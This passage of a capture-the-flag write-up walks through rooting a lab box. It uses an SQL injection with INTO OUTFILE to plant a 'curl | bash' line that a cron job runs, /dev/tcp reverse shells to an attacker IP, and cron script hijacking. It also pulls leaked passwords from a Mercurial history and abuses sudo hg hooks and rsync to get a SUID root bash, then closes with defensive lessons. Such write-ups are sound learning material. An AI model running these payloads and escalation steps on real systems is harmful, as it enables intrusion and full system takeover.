
The size detail confirms the swap took: the cookie goes from 800 to 817 bytes, because administrator is longer than customer and the signature changes. We reload and the panel turns into admindashboard, showing every user's bookings:
Shell as mysql
SQLi with stacked queries
The admindashboard search orders results with an o parameter. We save the full authenticated request (with the forged cookie) into a file and hand it to sqlmap with -r, which is the right way to keep headers and session intact:
sqlmap -r sql --batch
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.8.9#stable}
|_ -| . [)]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[*] starting @ 23:37:07 /2024-11-15/

[23:37:07] [INFO] parsing HTTP request from 'sql'
The o parameter turns out to be injectable, with error-based SQLi and, crucially, stacked queries:

Parameter: o (GET)
    Type: error-based  (EXTRACTVALUE, ORDER BY/GROUP BY)
    Type: stacked queries  (MySQL >= 5.0.12)
        Payload: s=&o=ASC;SELECT SLEEP(5)#
The distinction matters: an error-based SQLi only reads data, while stacked queries let us chain full statements separated by ;, and that includes the ones that write to disk.
INTO OUTFILE against a cron
Stacked queries let us run SELECT ... INTO OUTFILE, i.e. write files on the server. The target is the cron /data/scripts/dbmonitor.sh, which runs as mysql every minute:

Its logic chains three conditions. If MySQL is active (it is), it checks dbstatus.json; if the file exists and does not contain the string database is down, it takes the last branch, which does:
latest_version=$(/usr/bin/ls -1 /data/scripts/fixer-v* 2>/dev/null | /usr/bin/sort -V | /usr/bin/tail -n 1)
/bin/bash "$latest_version"
That is: it lists every file starting with fixer-v, sorts them by version with sort -V and runs the last one with Bash. It never validates who created the file or what is in it. All we need is to write a fixer-v whose name sorts above the existing one (fixer-v1.0.1.sh), and ___ does the job because sort -V places it last.
We satisfy both conditions by writing, via the SQLi, a harmless dbstatus.json and a fixer-v___ with our payload:
ASC; SELECT "pwned" INTO OUTFILE '/data/scripts/dbstatus.json';
ASC; SELECT "curl 10.10.15.39:8008/shell.sh |bash;" INTO OUTFILE '/data/scripts/fixer-v___';
What gets written is not the reverse shell but a curl ... | bash, for a practical reason: INTO OUTFILE does not take unescaped single quotes or newlines, so we write the smallest possible line and serve the real payload from our machine:
cat shell.sh
#!/bin/bash

bash -c 'bash -i >&/dev/tcp/10.10.15.39/443 0>&1'
We bring up both halves of the environment: the server that hosts shell.sh and the listener that will catch the connection.
python3 -m http.server 8000sudo nc -nlvp 443
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...

listening on [any] 443 ...
We wait for the next cron cycle and the connection lands as mysql:

Shell as www-data
The app_backup.sh cron
Reading /etc/crontab shows several tasks running every minute as different users. The key one is www-data's, which runs /data/scripts/app_backup.sh, a directory we can write to as mysql:

*/1 * * * * www-data /bin/bash /data/scripts/app_backup.sh
* * * * *   mysql    /bin/bash /data/scripts/dbmonitor.sh
It is a cron over a writable script: since the cron runs the script by path, all we have to do is leave another file with the same name. We prepare the reverse shell in /tmp:

mysql@yummy:/var/spool/cron$ cd /tmp
mysql@yummy:/tmp$ echo "bash -c 'bash -i >&/dev/tcp/10.10.15.39/4444 0>&1'" > shell.php
mysql@yummy:/tmp$ ls
shell.php
snap-private-tmp
systemd-private-1a2c77245362412c845f05fc03824f9e-caddy.service-xp91iX
...
Note the detail: the first version was written as shell.php, which is no use. The cron runs /bin/bash /data/scripts/app_backup.sh explicitly, so the final name has to be exactly that; the intermediate extension does not matter as long as the file is a shell script, but keeping .sh avoids confusion when moving it. Redone with the right name, we move it into the cron's directory:
mv /tmp/shell.sh .
mysql@yummy:/data/scripts$ mv /tmp/shell.sh .
mysql@yummy:/data/scripts$
ls
cat shell.sh
mysql@yummy:/data/scripts$ ls
app_backup.sh
dbmonitor.sh
fixer-v1.0.1.sh
shell.sh
sqlappointments.sql
table_cleanup.sh
mysql@yummy:/data/scripts$ cat shell.sh
bash -c 'bash -i >&/dev/tcp/10.10.15.19/4444 0>&1'
The payload's IP is whatever the VPN tunnel handed out that session and changes between runs; what does not change is the listener port, which has to be up before firing. It also confirms the fixer-v1.0.1.sh we had already deduced from reading dbmonitor.sh.
We move the original script aside (not delete it: renaming lets us restore it and leaves a record of what was there):
mv app_backup.sh app_backup.old
ls
mysql@yummy:/data/scripts$ mv app_backup.sh app_backup.old
mysql@yummy:/data/scripts$ ls
app_backup.old
dbmonitor.sh
fixer-v1.0.1.sh
sqlappointments.sql
table_cleanup.sh
And take its place with ours:
mv shell.sh app_backup.sh
ls
mysql@yummy:/data/scripts$ mv shell.sh app_backup.sh
mysql@yummy:/data/scripts$ ls
app_backup.old
app_backup.sh
dbmonitor.sh
fixer-v1.0.1.sh
sqlappointments.sql
table_cleanup.sh
On the next cycle, www-data runs our script and we get a shell as www-data:
nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.15.39] from (UNKNOWN) [10.10.11.36] 55258
bash: cannot set terminal process group (2227): Inappropriate ioctl for device
bash: no job control in this shell
www-data@yummy:~$
Access as qa
Credentials in the repository
Enumerating www-data's home turns up an app-qatesting directory, a testing copy of the application. What makes it interesting is not the code but its .hg: it is a Mercurial repository, and a repository keeps the full history, including previous versions of the files:
cd app-qatesting/
ls -la
cd .hg
ls
cat last-message.txt
grep -r pass
cd ./store/data
strings app.py.i | grep pass
www-data@yummy:~/app-qatesting$ ls -la
total 40
drwxrwx---  7 www-data www-data 4096 May 28 14:41 .
drwxr-xr-x  3 www-data www-data 4096 Nov 16 14:36 ..
-rw-rw-r--  1 qa       qa      10852 May 28 14:37 app.py
drwxr-xr-x  3 qa       qa       4096 May 28 14:26 config
drwxrwxr-x  6 qa       qa       4096 May 28 14:37 .hg
drwxr-xr-x  3 qa       qa       4096 May 28 14:26 middleware
drwxr-xr-x  6 qa       qa       4096 May 28 14:26 static
drwxr-xr-x  2 qa       qa       4096 May 28 14:26 templates

www-data@yummy:~/app-qatesting/.hg$ cat last-message.txt
attempt at patching path traversal

www-data@yummy:~/app-qatesting/.hg$ grep -r pass
grep: ./wcache/checkisexec: Permission denied
grep: ./store/data/app.py.i: binary file matches

www-data@yummy:~/app-qatesting/.hg/store/data$ cat app.py.i | grep pass
grep: (standard input): binary file matches
www-data@yummy:~/app-qatesting/.hg/store/data$ strings app.py.i | grep pass
        'password': '3wDo7gSRZIwIHRxZ!',
        'password': 'jPAd!XQCtn8Oc@2B',
The whole sequence is worth reading slowly, because it is pure manual enumeration with no automated tooling. The ls -la reveals everything is owned by qa, which already points at the user behind it. last-message.txt holds the last commit message, attempt at patching path traversal, which retrospectively confirms the /export LFI was the project's known flaw. And grep -r pass returns not text but binary file matches on app.py.i, the revlog file where Mercurial stores compressed revisions: the password is in there, but only strings brings it out.
Two passwords. To know who they belong to, look at the surrounding lines in the same dump:

'user': 'chef', 'password': '3wDo7gSRZIwIHRxZ!'
'user': 'qa',   'password': 'jPAd!XQCtn8Oc@2B'
The first one we already knew (it is chef's from table_cleanup.sh), which works as a cross-check: if that one matches, the second is trustworthy. qa's password is reused as the system password, so su qa works:

The first flag is in their home:

qa@yummy:~$ ls -la
.bash_history  .bashrc  .gnupg  .local  .ssh
.bash_logout   .cache   .hgrc   .profile  user.txt
qa@yummy:~$ cat user.txt
23b44b19bd1747ba709bc30a78554022
Inside that listing there is one non-standard file that decides the next step: .hgrc, the user's Mercurial configuration.
Shell as dev
sudo hg and the Mercurial hook
sudo -l as qa shows they can run hg pull over dev's repo, as the dev user:

User qa may run the following commands on localhost:
    (dev : dev) /usr/bin/hg pull /home/dev/app-production/
Mercurial runs hooks defined in .hgrc when certain operations finish, so the idea is to write a post-pull hook into qa's .hgrc and fire the pull. The first attempt fails:
sudo -u dev /usr/bin/hg pull /home/dev/app-production/
qa@yummy:~$ sudo -u dev /usr/bin/hg pull /home/dev/app-production/
abort: Permission denied: '/home/qa/.hg'
The error is precise and explains the problem: hg runs as dev and looks for the repository in the current working directory, which is /home/qa, a home dev cannot access. The fix is not to loosen the home's permissions (noisy, and it can break the box) but to change the working directory: we set everything up in /tmp, which everyone can reach.

# /tmp/.hgrc
[ui]
username = qa

[trusted]
users = qa, dev
groups = qa, dev

[hooks]
post-pull = /tmp/shell.sh
The [trusted] block is essential: Mercurial refuses to run hooks defined in a configuration file whose owner it does not trust, and here the file is written by qa while the process runs as dev. Declaring both users as trusted disables that protection.
Before triggering the shell, we set up an nc listener:
nc -nlvp 1234cd /tmp; echo "bash -c 'bash -i >&/dev/tcp/10.10.15.39/1234 0>&1'" > shell.sh
chmod +x shell.sh; mkdir .hg; chmod 777 .hg; cp /home/qa/.hgrc /tmp/.hg/hgrc
sudo -u dev /usr/bin/hg pull /home/dev/app-production/It all goes on one line on purpose: /tmp is a shared directory with periodic cleanups, so the less time between creating the files and using them, the smaller the chance something disappears along the way. Running the pull, the hook fires the reverse shell as dev:

qa@yummy:~$ cd /tmp; echo "bash -c 'bash -i >&/dev/tcp/10.10.15.39/1234 0>&1'" > shell.sh; mkdir .hg; chmod 777 .hg;
qa@yummy:/tmp$ ls
shell.sh
snap-private-tmp
systemd-private-1a2c77245362412c845f05fc03824f9e-caddy.service-xp91iX
systemd-private-1a2c77245362412c845f05fc03824f9e-fwupd.service-DBS50w
qa@yummy:/tmp$ chmod +x shell.sh
qa@yummy:/tmp$ sudo -u dev /usr/bin/hg pull /home/dev/app-production/
pulling from /home/dev/app-production/
searching for changes
no changes found

$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.15.39] from (UNKNOWN) [10.10.11.36] 46924
I'm out of office until November 17th, don't call me
dev@yummy:/tmp$
Shell as root
sudo rsync and a SUID bash
sudo -l as dev reveals the last link: it can run rsync as root over a source we control.

User dev may run the following commands on localhost:
    (root : root) NOPASSWD: /usr/bin/rsync -a --exclude=.hg /home/dev/app-production/* /opt/app/
The * wildcard in the source is the door: we can drop any file into app-production and rsync will copy it. And the -a flag (archive mode) is the lever, because it preserves permissions, owner and special bits during the copy. We copy a bash into the source, set the SUID bit and let the privileged rsync carry it into /opt/app as root:root:
cp /bin/bash app-production/bash; chmod u+s app-production/bash
sudo /usr/bin/rsync -a --exclude=.hg /home/dev/app-production/* --chown root:root /opt/app/
/opt/app/bash -p
The chmod u+s is applied as dev, so at that moment the bash is SUID dev, which is useless. What turns it into a weapon is --chown root:root: rsync changes the owner at the destination while keeping the SUID bit, and the result is an /opt/app/bash that is SUID root. Then bash -p keeps the EUID and gives us a root shell:

dev@yummy:~$ /opt/app/bash -p
bash-5.2# whoami
root
bash-5.2# cd /root
bash-5.2# cat root.txt
8b651d955647e6e5161565e97e2e22aa
Both flags submitted, box complete.
Attack chain
web :80 (Caddy)  →  yummy.htb  →  signup + bookings + iCalendar (ics.py)
   │  /export  →  path traversal (LFI)  →  /etc/passwd, scripts, backupapp.zip
   ▼
backupapp.zip  →  signature.py (n = big_prime · q, q is 20 bits)
   │  factor n  →  forge JWT role=administrator
   ▼
admindashboard  →  SQLi (param o, stacked queries)
   │  INTO OUTFILE  →  dbstatus.json + fixer-v___  →  cron dbmonitor.sh
   ▼
mysql  →  cron app_backup.sh (writable)  →  www-data
   │  strings on the .hg revlog  →  qa creds  (reuse)
   ▼
qa (user.txt)  →  sudo hg pull + .hgrc hook in /tmp  →  dev
   │  sudo rsync -a + SUID bash + --chown root:root  →  root
   ▼
root (root.txt)
Lessons learned
- An endpoint that reads files is an LFI waiting to happen.
/exportbuilt the path from user input without sanitising../. Validate and normalise paths, and serve downloads by identifier, not by file path. - A CVE that does not apply is still information. CVE-2023-46784 belonged to a same-named WordPress plugin, not to
ics.py, but the idea it left behind (path traversal in the calendar download) pointed at the right place. - Bash is no way to move binaries. Command substitution drops null bytes, so a ZIP downloaded through
$(curl ...)arrives corrupt; for binaries, use the browser orcurl -o. - Crypto keys are not generated by hand.
signature.pycreated an RSA modulus with a 20-bit factor: factorable instantly. Use serious libraries and 2048-bit moduli with two large primes, and never trust a key that travels inside the token itself. - Stacked queries = writing to disk. A SQLi with INTO OUTFILE on an account with the
FILEprivilege drops payloads that a cron runs. Parameterized queries, an account withoutFILEand a scopedsecure_file_priv. - Each cron runs as a user: watch who can write its script. The
mysql→www-datachain came from script directories writable by services.cronscripts must be owned byrootand not writable by others. - A repository keeps what you already deleted.
qa's password was not in the current code but in Mercurial's revlog, and onlystringssurfaced it. When publishing a repo, purge the history, not just the last commit. sudoover tools that run code issudoover a shell.hgruns hooks andrsyncpreserves permissions and owner; granting either viasudowith attacker-controlled paths is handing over the target account.